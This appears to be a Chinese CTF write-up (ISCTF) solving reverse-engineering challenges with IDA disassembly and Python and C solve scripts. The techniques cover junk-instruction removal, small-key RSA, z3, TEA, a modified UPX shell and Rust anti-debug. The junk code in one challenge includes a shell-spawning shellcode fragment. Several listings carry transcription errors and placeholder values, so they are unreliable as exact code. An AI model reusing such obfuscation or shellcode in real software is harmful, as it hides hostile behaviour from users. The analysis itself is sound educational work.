
出题人: Laffey

IDA一打开连main函数都没了。


```
.text:000000000000122C ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:000000000000122C public main
.text:000000000000122C main: ; DATA XREF: _start+14fo
.text:000000000000122C ; __unwind {
.text:000000000000122C 55 push rbp
.text:000000000000122D 48 89 E5 mov rbp, rsp
.text:0000000000001230 48 81 EC F0 01 00 00 sub rsp, 1F0h
.text:0000000000001237 48 8D 05 4A 0E 00 00 lea rax, aWatashinoRsaWo ; "Watashino RSA-wo mitekudasai"
.text:000000000000123E 48 89 C7 mov rdi, rax
.text:0000000000001241 E8 EA FD FF FF call _puts
.text:0000000000001246 48 8D 85 F0 FE FF FF lea rax, [rbp-110h]
.text:000000000000124D 48 89 C6 mov rsi, rax
.text:0000000000001250 48 8D 05 4F 0E 00 00 lea rax, aS ; "%s"
.text:0000000000001257 48 89 C7 mov rdi, rax
.text:000000000000125A 88 00 00 00 00 00 mov eax, 0
.text:000000000000125F E8 DC FD FF FF call __isoc99_scanf
.text:0000000000001264 53 push rbx
```

往下翻，有几个地方是必然发生的跳转指令，中间是一坨花指令。全部nop掉

```
* .text:0000000000001264 53 push rbx
* .text:0000000000001265 48 31 DB xor rbx, rbx
* .text:0000000000001268 48 85 DB test rbx, rbx
* .text:000000000000126B 75 02 jnz short labela
* .text:0000000000001268 74 27 jz short labelb
* .text:000000000000126F 28 24 25 29 05 53 14 sub esp, 14530529h ; CODE XREF: .text:000000000000126Bfj
* .text:0000000000001276 03 2C 25 11 11 44 14 add ebp, ds:14441111h
* .text:0000000000001270 68 61 68 61 71 push 71616861h
* .text:0000000000001282 77 65 ja short near ptr loc_12E7+2
* .text:0000000000001284 77 61 ja short loc_12E7
* .text:0000000000001284 64 61 68 6E 64 6F 77 61 6A 6F aDahndowajojoiw db 'dahndowajojoiw',0
* .text:0000000000001296 labelb: ; CODE XREF: .text:000000000000126Dfj
* .text:0000000000001296 pop rbx
* .text:00000000000012F5 48 89 84 D5 80 FE FF FF mov [rbp+rdx*8-180h], rax
* .text:00000000000012FD 74 2C jz short label1
* .text:00000000000012FD 75 2A jnz short label1
* .text:000000000000130F 6A 68 push 68h ; 'h'
* .text:0000000000001303 68 2F 2F 2F 73 push 732F2F2Fh
* .text:0000000000001308 68 2F 62 69 6E push 6E69622Fh
* .text:000000000000130F 89 E3 mov esp, esp
* .text:000000000000130F 68 01 01 01 01 push 1010101h
* .text:0000000000001314 14 24 adc al, 24h ; '$'
* .text:0000000000001316 72 69 jb short loc_1381
* .text:0000000000001318 01 11 add [rcx], edx
* .text:000000000000131A C9 leave rcx
* .text:000000000000131B 51 push rcx
* .text:000000000000131C 6A 04 push 4
* .text:000000000000131E 59 pop rcx
* .text:000000000000131F 01 E1 add ecx, esp
* .text:0000000000001321 51 push rcx
* .text:0000000000001322 89 11 mov [rcx], edx
* .text:0000000000001324 D2 6A 0B shr byte ptr [rdx+0Bh], cl
* .text:0000000000001327 58 pop rax
* .text:0000000000001328 CD 80 int 80h ; LINUX -
* .text:0000000000001328 ;
* .text:000000000000132A 00 db 0
* .text:000000000000132B ;
* .text:000000000000132B label1: ; CODE XREF: .text:000000000000130Ffj
* .text:000000000000132B ;
```



然后在main应该开始的地方create function



就能f5了。

```

puts("Watashino RSA-wo mitekudasai!");
__isoc99_scanf("%s", v7);
if ( (unsigned int)len(v7) == 52 )
{
    for ( i = 0; i <= 12; ++i )
    {
        v4 = s2n(&v7[4 * i], 4LL);
        v6[i + 14] = v4;
        v5 = qpow(v6[i + 14], 0721LL, 3162244531LL);
        v6[i] = v5;
        if ( v6[i] != c[i] )
        {
            puts("ls -al $HOME/.rustup");
            return 1;
        }
    }
    puts("yes");
    return 0;
}
else
{
    puts("ls -al $HOME/.rustup");
    return 1;
}
}

```

发现是RSA加密。把密文挑出来

```

.rodata:00000000000002020 ;_QWORD c[13]
.rodata:00000000000002020 C5 2E 3C 75 00 00 00 36 C7+c dq 753C2EC5h, 8D90C736h, 81282CB0h, 7EECC470h, 944E15D3h, 2C7AC726h, 717E8070h, 30CBE439h, 0B1D95A9Ch
.rodata:00000000000002020 90 8D 00 00 00 00 00 2C 28 81+ ; DATA XREF: main+15F1o
.rodata:00000000000002020 00 00 00 00 70 C4 EC 7E 00 00+dq 6DB667BBh, 1240463Ch, 77CBFE64h, 11D8BE59h
.rodata:00000000000002088 ; const char s[]
.rodata:00000000000002088 57 61 74 61 73 68 69 6E 6F 20+s db 'Watashino RSA-wo mitekudasai!',0 ; DATA XREF: main+81o
.rodata:000000000000020A6 25 73 00 aS db 'xs',0 ; DATA XREF: main+241o
.rodata:000000000000020A9 ; const char aLsAlHomeRustup[]

```

公钥很小，随便分解。

```

from Crypto.Util.number import*
e=0o721
p=56099
q=56369
n=p*q
phi=(p-1)*(q-1)
d=pow(e,-1,phi)
ca=[0x00000000753C2EC5, 0x000000008D90C736,
0x0000000081282CB0,0x000000007EECC470, 0x00000000944E15D3, 0x000000002C7AC726,
0x00000000717E8070,0x0000000030CBE439, 0x000000000B1D95A9C, 0x000000006DB667BB,
0x000000001240463C,0x0000000077CBFE64, 0x0000000011D8BE59]
flag=b''
for c in ca:
    m=pow(c,d,n)
    flag+=long_to_bytes(m)
print(flag)

```

```
C:\Users\Laffey>Downloads\yafu-1.34\yafu-Win32.exe
factor(3162244531)

fac: factoring 3162244531
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits
div: primes less than 10000
rho: x^2 + 3, starting 1000 iterations on C10
rho: x^2 + 2, starting 1000 iterations on C10
Total factoring time = 0.0035 seconds
```

\*\*\*factors found\*\*\*

P5 = 56099

P5 = 56369

ans = 1

```
>>> print(flag)
b'flag{reverse_is_N0T_@lways_just_RE_myy_H@bIb1!!!!!!}'
>>> |
```

```
flag{reverse_is_N0T_@lways_just_RE_myy_H@bIb1!!!!!!}
```

## easy\_z3

该题灵感源自朝雾师傅给sh的题目ease\_math

出题人: her01st

解题工具:

python

z3-solver

```
from z3 import *
l=['']*20
for i in range(6):
    l[i]=Int('l['+str(i)+']')
s=Solver()
s.add((593*l[5] + 997*l[0] + 811*l[1] + 258*l[2] + 829*l[3] + 532*l[4])==
0x54eb02012bed42c08)
s.add((605*l[4] + 686*l[5] + 328*l[0] + 602*l[1] + 695*l[2] + 576*l[3])==
0x4f039a9f601affc3a)
s.add((373*l[3] + 512*l[4] + 449*l[5] + 756*l[0] + 448*l[1] + 580*l[2])==
0x442b62c4ad653e7d9)
s.add((560*l[2] + 635*l[3] + 422*l[4] + 971*l[5] + 855*l[0] + 597*l[1])==
0x588aabb6a4cb26838)
```

```

s.add((717*1[1] + 507*1[2] + 388*1[3] + 925*1[4] + 324*1[5] + 524*1[0])==
0x48f8e42ac70c9af91)
s.add((312*1[0] + 368*1[1] + 884*1[2] + 518*1[3] + 495*1[4] + 414*1[5])==
0x4656c19578a6b1170)

if s.check()==sat:
    m=s.model()
    flag=""
    for i in range(6):
        p=hex(m[l[i]].as_long())[2:]
        for j in range(int(len(p)/2)):
            flag+=chr(int(p[j*2:j*2+2],16))
    print(flag)

```


```
ISCTF{N0_One_kn0ws_m@th_B3tter_Th@n_me!!!}
```

## easy\_flower\_tea

出题人: her01st

正常步骤, 先查壳, 丢经die可以发现, 该程序是无壳, 32位程序

 Detect It Easy v3.08 [Windows 10 Version 2009] (x86\_64)



丢进对应ida中, 进入main函数, 尝试tab, 显示无法反编译, 仔细阅读汇编, 发现一个永恒跳的混淆指令, 一个简单的花指令, 那么我们要修复程序, 进行手动去除花指令

```

.text:004126EC 8D 7D D4          lea     edi, [ebp-2Ch]
.text:004126EF B9 0B 00 00 00    mov     ecx, 0Bh
.text:004126F4 B8 CC CC CC CC    mov     eax, 0CCCCCCh
.text:004126F9 F3 AB            rep stosd
.text:004126FB A1 00 C0 41 00    mov     eax, __security_cookie
.text:00412700 33 C5            xor     eax, ebp
.text:00412702 89 45 FC          mov     [ebp-4], eax
.text:00412705 33 C0            xor     eax, eax
.text:00412707 89 45 F0          mov     [ebp-10h], eax
.text:0041270A 89 45 F4          mov     [ebp-0Ch], eax
.text:0041270D C7 45 D8 0C 00 00 00 mov     dword ptr [ebp-28h], 0Ch
.text:00412714 C7 45 DC 22 00 00 00 mov     dword ptr [ebp-24h], 22h ; ""
.text:0041271B C7 45 E0 38 00 00 00 mov     dword ptr [ebp-20h], 38h ; '8'
.text:00412722 C7 45 E4 4E 00 00 00 mov     dword ptr [ebp-1Ch], 4Eh ; 'N'
.text:00412729 33 C0            xor     eax, eax
.text:0041272B 85 C0            test    eax, eax
.text:0041272D 74 0B            jz      short near ptr locret_412739+1
.text:0041272D
.text:0041272F 75 00            jnz     short $+2
.text:0041272F
.text:00412731
.text:00412731      loc_412731:                ; CODE XREF: .text:0041272F↑
.text:00412731 5E              pop     esi
.text:00412732 23 C3          and     eax, ebx
.text:00412734 50              push    eax
.text:00412735 33 C3          xor     eax, ebx
.text:00412737 74 03          jz      short loc_41273C
.text:00412739
.text:00412739      locret_412739:                ; CODE XREF: .text:0041272D↑
.text:00412739 C2 8B F4          retn     0F48Bh
1001B2D 00412739: .text:00412739 (Synchronized with Hex View-1)

```

选中0041272D到00412739, ctrl+n 将其nop掉, 如何光标指向0041272D, 按快捷键u取消定义, 在按p变为函数, 在按tab发现以及可以正常进行反编译



```

.text:0041270A 89 45 F4          mov     [ebp-0Cn], eax
.text:0041270D C7 45 D8 0C 00 00 00 mov     dword ptr [ebp-28h], 0Ch
.text:00412714 C7 45 DC 22 00 00 00 mov     dword ptr [ebp-24h], 22h ; ""
.text:0041271B C7 45 E0 38 00 00 00 mov     dword ptr [ebp-20h], 38h ; '8'
.text:00412722 C7 45 E4 4E 00 00 00 mov     dword ptr [ebp-1Ch], 4Eh ; 'N'
.text:00412729 33 C0            xor     eax, eax
.text:0041272B 85 C0            test    eax, eax
.text:0041272D 90              nop
.text:0041272E 90              nop
.text:0041272F 90              nop
.text:00412730 90              nop
.text:00412731 90              nop
.text:00412732 90              nop
.text:00412733 90              nop
.text:00412734 90              nop
.text:00412735 90              nop
.text:00412736 90              nop
.text:00412737 90              nop
.text:00412738 90              nop
.text:00412739 90              nop
.text:0041273A 90              nop
.text:0041273B 90              nop
.text:0041273C 68 41 10 41 00    push    offset sub_411041
.text:00412741 68 30 9B 41 00    push    offset aPleaseEnterYou ; "Please enter your
.text:00412746 A1 DC D0 41 00    mov     eax, ds:?cout@std@@3V?$basic_ostream@DU?$char_traits@
.text:0041274B 50              push    eax
.text:0041274C F8 5D FA FF FF    call    sub_4111AF
.text:00412705 33 C0            xor     eax, eax
.text:00412707 89 45 F0          mov     [ebp-10h], eax
.text:0041270A 89 45 F4          mov     [ebp-0Ch], eax
.text:0041270D C7 45 D8 0C 00 00 00 mov     dword ptr [ebp-28h], 0Ch
.text:00412714 C7 45 DC 22 00 00 00 mov     dword ptr [ebp-24h], 22h ; ""
.text:0041271B C7 45 E0 38 00 00 00 mov     dword ptr [ebp-20h], 38h ; '8'
.text:00412722 C7 45 E4 4E 00 00 00 mov     dword ptr [ebp-1Ch], 4Eh ; 'N'
.text:00412729 33 C0            xor     eax, eax
.text:0041272B 85 C0            test    eax, eax
.text:0041272B      ; -----
.text:0041272D 90              db  90h
.text:0041272E 90              db  90h
.text:0041272F 90              db  90h
.text:00412730 90              db  90h
.text:00412731 90              db  90h
.text:00412732 90              db  90h
.text:00412733 90              db  90h
.text:00412734 90              db  90h
.text:00412735 90              db  90h
.text:00412736 90              db  90h
.text:00412737 90              db  90h
.text:00412738 90              db  90h
.text:00412739 90              db  90h
.text:0041273A 90              db  90h
.text:0041273B 90              db  90h
.text:0041273C 68              db  68h ; h
.text:0041273D 41              db  41h ; A OFF32 SEGDEF [_text,411041]
.text:0041273E 10              db  10h
.text:0041273F 41              db  41h ; A
.text:00412740 00              db  0
00001B2D.0041272D: .text:0041272D (Synchronized with Hex View-1)
.text:0041270D C7 45 D8 0C 00 00 00 mov     dword ptr [ebp-28h], 0Ch
.text:00412714 C7 45 DC 22 00 00 00 mov     dword ptr [ebp-24h], 22h ; ""
.text:0041271B C7 45 E0 38 00 00 00 mov     dword ptr [ebp-20h], 38h ; '8'
.text:00412722 C7 45 E4 4E 00 00 00 mov     dword ptr [ebp-1Ch], 4Eh ; 'N'
.text:00412729 33 C0            xor     eax, eax
.text:0041272B 85 C0            test    eax, eax
.text:0041272D      ; ===== SUBROUTINE =====
.text:0041272D
.text:0041272D
.text:0041272D
.text:0041272D      sub_41272D proc near
.text:0041272D 90              nop
.text:0041272E 90              nop
.text:0041272F 90              nop
.text:00412730 90              nop
.text:00412731 90              nop
.text:00412732 90              nop
.text:00412733 90              nop
.text:00412734 90              nop
.text:00412735 90              nop
.text:00412736 90              nop
.text:00412737 90              nop
.text:00412738 90              nop
.text:00412739 90              nop
.text:0041273A 90              nop
.text:0041273B 90              nop
.text:0041273C 68 41 10 41 00    push    offset sub_411041
.text:00412741 68 30 9B 41 00    push    offset Str ; "Please enter your number 1:\n"
.text:00412746 A1 DC D0 41 00    mov     eax, ds:?cout@std@@3V?$basic_ostream@DU?$char_traits@D@std@@@1@A ; std
.text:0041274B 50              push    eax ; int
.text:0041274C E8 5D EA FF FF    call    sub_4111AE

```

进入函数后，可以发现一个未知函数，以及两个比较，进入未知函数

```

positive sp value has been detected, the output may be wrong
int __usercall sub_41272D@<eax>(int a1@<ebp>)
{
    int v1; // eax
    int v2; // eax
    int v3; // eax
    int v4; // eax
    int v6; // eax

    v1 = sub_4111AE(std::cout, "Please enter your number 1:\n");
    ((void (__thiscall *)(int, int (__cdecl *)(int)))std::ostream::operator<<)(v1, sub_411041);
    ((void (__thiscall *)(_DWORD, int))std::istream::operator>>)(std::cin, a1 - 16);
    v2 = sub_4111AE(std::cout, "Please enter your number 2:\n");
    ((void (__thiscall *)(int, int (__cdecl *)(int)))std::ostream::operator<<)(v2, sub_411041);
    ((void (__thiscall *)(_DWORD, int))std::istream::operator>>)(std::cin, a1 - 12);
    sub_41100A(a1 - 16, a1 - 40);
    v3 = sub_4111AE(std::cout, "Encryption succeeded!\n");
    ((void (__thiscall *)(int, int (__cdecl *)(int)))std::ostream::operator<<)(v3);
    if ( *(_DWORD *)(a1 - 16) == 1115126522 )
    {
        if ( *(_DWORD *)(a1 - 12) == 2014982346 )
        {
            v4 = sub_4111AE(std::cout, "Congrtulation!");
            ((void (__thiscall *)(int, int (__cdecl *)(int)))std::ostream::operator<<)(v4);
            return 0;
        }
    }
    else
    {
        v6 = sub_4111AE(std::cout, "error");
        ((void (__thiscall *)(int, int (__cdecl *)(int)))std::ostream::operator<<)(v6, sub_411041);
    }
}

```

可以发现未知函数是一个加密函数且前面有一长串赋值为12,34,56,78，有tea算法特征，通过比较tea算法，可以得知该tea未被魔改，那么通过整体代码逻辑可以得知，该程序通过用户输入的数字，通过tea加密后与1115126522以及2014982346进行比较，从而得出正确结论

```

.text:004126EC 8D 7D D4          lea     edi, [ebp-2Ch]
.text:004126EF B9 0B 00 00 00    mov     ecx, 0Bh
.text:004126F4 B8 CC CC CC CC    mov     eax, 0CCCCCCCCh
.text:004126F9 F3 AB            rep stosd
.text:004126FB A1 00 C0 41 00    mov     eax, __security_cookie
.text:00412700 33 C5            xor     eax, ebp
.text:00412702 89 45 FC          mov     [ebp-4], eax
.text:00412705 33 C0            xor     eax, eax
.text:00412707 89 45 F0          mov     [ebp-10h], eax
.text:0041270A 89 45 F4          mov     [ebp-0Ch], eax
.text:0041270D C7 45 D8 0C 00 00 00 mov     dword ptr [ebp-28h], 0Ch
.text:00412714 C7 45 DC 22 00 00 00 mov     dword ptr [ebp-24h], 22h ; '"'
.text:0041271B C7 45 E0 38 00 00 00 mov     dword ptr [ebp-20h], 38h ; '8'
.text:00412722 C7 45 E4 4E 00 00 00 mov     dword ptr [ebp-1Ch], 4Eh ; 'N'
.text:00412729 33 C0            xor     eax, eax
.text:0041272B 85 C0            test    eax, eax
.text:0041272D 74 0B            jz      short near ptr locret_412739+1
.text:0041272D
.text:0041272F 75 00            jnz     short $+2
.text:0041272F
.text:00412731
.text:00412731          loc_412731:                                ; CODE XREF: .text:0041272F↑
.text:00412731 5E              pop     esi
.text:00412732 23 C3          and     eax, ebx
.text:00412734 50              push    eax
.text:00412735 33 C3          xor     eax, ebx
.text:00412737 74 03          jz      short loc_41273C
.text:00412737
.text:00412739
.text:00412739          locret_412739:                            ; CODE XREF: .text:0041272D↑
.text:00412739 C2 8B F4          retn    0F48Bh

```

```

int __cdecl sub_412410(unsigned int *a1, _DWORD *a2)
{
    int result; // eax
    unsigned int i; // [esp+10Ch] [ebp-2Ch]
    int v4; // [esp+118h] [ebp-20h]
    unsigned int v5; // [esp+124h] [ebp-14h]
    unsigned int v6; // [esp+130h] [ebp-8h]

    __CheckForDebuggerJustMyCode(&unk_41F066);
    v6 = *a1;
    v5 = a1[1];
    v4 = 0;
    for ( i = 0; i < 0x20; ++i )
    {
        v4 -= 1640531527;
        v6 += (a2[1] + (v5 >> 5)) ^ (v4 + v5) ^ (*a2 + 16 * v5);
        v5 += (a2[3] + (v6 >> 5)) ^ (v4 + v6) ^ (a2[2] + 16 * v6);
    }
    *a1 = v6;
    result = 4;
    a1[1] = v5;
    return result;
}

```

那么就可以得知1115126522以及2014982346就是我们要找的密文，有密钥以及密文然后就开始脚本解密

```

if ( *(_DWORD *)(a1 - 16) == 1115126522 )
{
    if ( *(_DWORD *)(a1 - 12) == 2014982346 )
    {
        v4 = sub_4111AE(std::cout, "Congrtulation!");
        ((void (__thiscall *) (int))std::ostream::operator<<)(v4);
        return 0;
    }
}

```

```

#include<stdio.h>
#include<string.h>
#include<iostream>
#include<stdint.h>

```

```

void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0xC6EF3720, i; /* set up */
    uint32_t delta=0x9e3779b9; /* a key schedule cons */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3]; /* cache key */
    for (i=0; i<32; i++) { /* basic cycle start */
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        sum -= delta;
    } /* end cycle */
    v[0]=v0;
    v[1]=v1;
}

int main()
{
    uint32_t v[2] = {1115126522,2014982346} , k[4] = {12,34,56,78};
    decrypt(v,k);
    printf("%d %d",v[0],v[1]);
}

```

便可以得到1472353 3847872，然后用ISCTF{}包裹上提交即可

## mfx\_re

---

出题人：f00001111

考点：UPX魔改壳

签到题，将附件中的MFX替换为UPX，mfx替换为upx，使用upx脱壳，使用IDA分析，得到程序逻辑为将输入的字符串中每个字符减1，并与程序内字符串进行对比，编写脚本还原即可。

```
a="xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
for i in a:
    print(chr(ord(i)-1),end='')
```

## z3\_revenge

---

出题人：f00001111

考点：z3，解方程

怎么有人出别的比赛的题，入门题，IDA打开即可看到逻辑，if中为方程式，可以通过方程式联立消除变量并求出每个变量的值，或通过将ISCTF带入方程式计算求解，也可以使用z3添加方程式并限制变量范围求解，为方便计算，所有计算过程值及结果均在int取值范围内。

## ezrust

---

出题人：guoql

Rust编写的，保留符号并且0优化

套了一个UPX4.02的壳，无魔改，查壳时能直接发现，工具脱壳即可

可以尝试运行程序观察输入输出，如果执行此步了，能得到flag长度为32的信息，当然IDA里也能看

```
beck@beck-virtual-machine:~$ ./ezrust
ISCTF{F4K3f1a9}
Welcome to the program I coded to learn basic Rust!
Input your flag:
ISCTF{0123456789}
thread 'main' panicked at src/main.rs:29:5:
assertion `left == right` failed: Wrong length!
  left: 17
 right: 32
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

之后扔到IDA里看就行，刚放进去的时候IDA识别可能有些小问题，函数的未知参数比较多，像这样

```

142 |     _$LT$alloc..vec..Vec$LT$T$C$A$GT$$u20$as$u20$core..ops..index..Index$LT$I$GT$$GT$::index::h787eeeb7b30bab3c(
143 |         (unsigned int)v83,
144 |         v73,
145 |         (unsigned int)&off_7A070,
146 |         v28,
147 |         v30,
148 |         v31,
149 |         v40,
150 |         v45,
151 |         v50,
152 |         v53,
153 |         v56,
154 |         v59,
155 |         v63,
156 |         v66);

```

进函数，让IDA识别一下参数，再出来F5刷新几次，把存在这种未知参数的刷掉就开始正常的逆向分析了

```

108 |     if ( v17 != v15 - *(_BYTE *)(v16 + v13) )
109 |     {
110 |         core::fmt::Arguments::new_const::h8c116149d34b7834(v39, &off_7A0E8, 1LL);
111 |         std::io::stdio::_print::h42d043954762a33e();
112 |         std::process::exit::h8f39bd260319d39d();
113 |     }

```

判断的地方也很好找，然后根据变量往上找赋值操作即可，因为带着符号，所以做了什么操作都容易看出来，如果稍微了解一点Rust或者其他编程语言，也能猜出来前面进行了一个循环，是取Vec[index]的操作

再往上追就追到输入和两个加密函数了，函数名字唬人起了个noname\_encode

```

62 |     ezrust::noname_encode::h6e568329f91a4865((unsigned int)v31, (unsigned int)v41, (unsigned int)v42, a4, a5, a6);
63 |     v43[1] = v28;
64 |     v43[0] = v27;
65 |     v44[1] = v30;
66 |     v44[0] = v29;
67 |     ezrust::noname_encode::haf39c6b6762f1ba7(v32, (__int64)v43, (__int64)v44);
68 |     core::fmt::Arguments::new_const::h8c116149d34b7834(v33, &off_7A040, 1LL);
69 |     std::io::stdio::_print::h42d043954762a33e();
70 |     core::fmt::Arguments::new_const::h8c116149d34b7834(v34, &off_7A050, 1LL);
71 |     std::io::stdio::_print::h42d043954762a33e();
72 |     ezrust::get_input::hfcb9f7440e2190bb(v35);

```

那实际上刚才的判断就已经清晰了，类似于num1[i] + input[i] != num2[i] - KEY[ORDER[i]]

此时进noname\_encode函数去识别加密方式即可，实际上就是一个简单的异或操作

```

44 |     v17 = _$LT$u8$u20$as$u20$core..ops..bit..BitXor$GT$::bitxor::h1f205d079a5ae124(
45 |         *(unsigned __int8 *)(a2 + v18),
46 |         *(unsigned __int8 *)(a3 + v18));

```

而数据呢来自上面比较难看的赋值，想办法提出来即可

```

42  *(_QWORD *)&v23 = 0x11A5C52352724C9BLL;
43  *((_QWORD *)&v23 + 1) = 0x436BF0FB268E1661LL;
44  *(_QWORD *)&v24 = 0x3BED750E95ACBD83LL;
45  *((_QWORD *)&v24 + 1) = 0xB3EFA2B8D8315EE0LL;
46  *(_QWORD *)&v25 = 0xEE5A3ADCAD8DB364LL;
47  *((_QWORD *)&v25 + 1) = 0xBC940F04D971E99ELL;
48  *(_QWORD *)&v26 = 0xC4128AF16A53427CLL;
49  *((_QWORD *)&v26 + 1) = 0x4C105D4727CEA11FLL;
50  *(_QWORD *)&v27 = 0xA0BDDABBC9F7E797LL;
51  *((_QWORD *)&v27 + 1) = 0xC0A689DCE2AAB4C7LL;
52  *(_QWORD *)&v28 = 0xBCD3E9C496A2B3B5LL;
53  *((_QWORD *)&v28 + 1) = 0xA1A7B6A3C68AC19FLL;
54  *(_QWORD *)&v29 = 0x203D5A3B49776717LL;
55  *((_QWORD *)&v29 + 1) = 0x4026095C622A3447LL;
56  *(_QWORD *)&v30 = 0x3C53694416223335LL;
57  *((_QWORD *)&v30 + 1) = 0x21273623460A411FLL;

```

如果调试的话，在noname\_encode和main函数中check循环里，都有插入的有编写的，用时间差检测调试的函数来实现简单anti-debug

此时经过解密后得到的num1和num2数组的值，在IDA中显示的应该是0xFF和0x80，而这题的灵感来源与RustCourse中的整形溢出部分，在编程时num1和num2设置的值为:u8 = 255和:i8 = -128

